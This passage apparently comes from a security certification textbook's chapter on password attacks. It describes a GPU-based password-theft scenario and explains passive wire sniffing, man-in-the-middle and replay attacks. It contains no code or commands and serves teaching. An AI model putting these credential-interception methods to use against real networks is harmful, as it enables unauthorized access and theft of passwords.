

① User is tricked to download and install malicious app
③ User opens a website through the infected browser and provides his/her credentials to login
② Malicious app exploits browser's OpenGL API and sends user's browser activities to the attacker
④ Attacker receives password characters entered by the user
Client
Server
Attacker


Figure 6.19: Illustration of a GPU-based password attack



Passive Online Attacks: Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system

Wire Sniffing → **Computationally Complex** → **Hard to Perpetrate**



Passive Online Attacks: Man-in-the-Middle/Manipulator-in-the-Middle and Replay Attacks

- In an MITM attack, the attacker **acquires access to the communication channels** between the victim and the server to extract the information needed
- In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant information is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**

Passive Online Attacks

- ### Wire Sniffing

  Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets. Attackers rarely use sniffers to perform this type of attack. With packet sniffing, an attacker can gain passwords to applications such as email, websites, SMB, FTP, rlogin sessions, or SQL. As sniffers run in the background, the victim remains unaware of the sniffing.




Figure 6.20: Wire sniffing

As sniffers gather packets at the data link layer, they can grab all the packets on the LAN of the machine running the sniffer program. This method is relatively hard to perpetrate and computationally complicated. This is because a network with a hub implements a broadcast medium that all systems share on the LAN. The LAN sends the data to all machines connected to it. If an attacker runs a sniffer on one system on the LAN, he/she can gather data sent to and from any other system on the LAN. The majority of sniffer tools are ideally suited to sniff data in a hub environment. These tools are passive sniffers, as they passively wait for data transfer before capturing the information. They are efficient at imperceptibly gathering data from the LAN. The captured data may include passwords sent to remote systems during FTP, rlogin sessions, and electronic mail. The attacker uses these sniffed credentials to gain unauthorized access to the target system. There are a variety of tools available on the Internet for passive wire sniffing.

- **Man-in-the-Middle/Manipulator-in-the-Middle and Replay Attacks**

  When two parties are communicating, a man-in-the-middle/manipulator-in-the-middle (MITM) attack can take place, in which a third party intercepts a communication between the two parties without their knowledge. The third party eavesdrops on the traffic and then passes it along. To do this, the "man in the middle" has to sniff from both sides of the connection simultaneously. In an MITM attack, the attacker acquires access to the communication channels between the victim and server to extract the information. This type of attack is often used in telnet and wireless technologies. It is not easy to implement such attacks owing to the TCP sequence numbers and the speed of the communication. This method is relatively hard to perpetrate and can sometimes be broken by invalidating the traffic.




Figure 6.21: 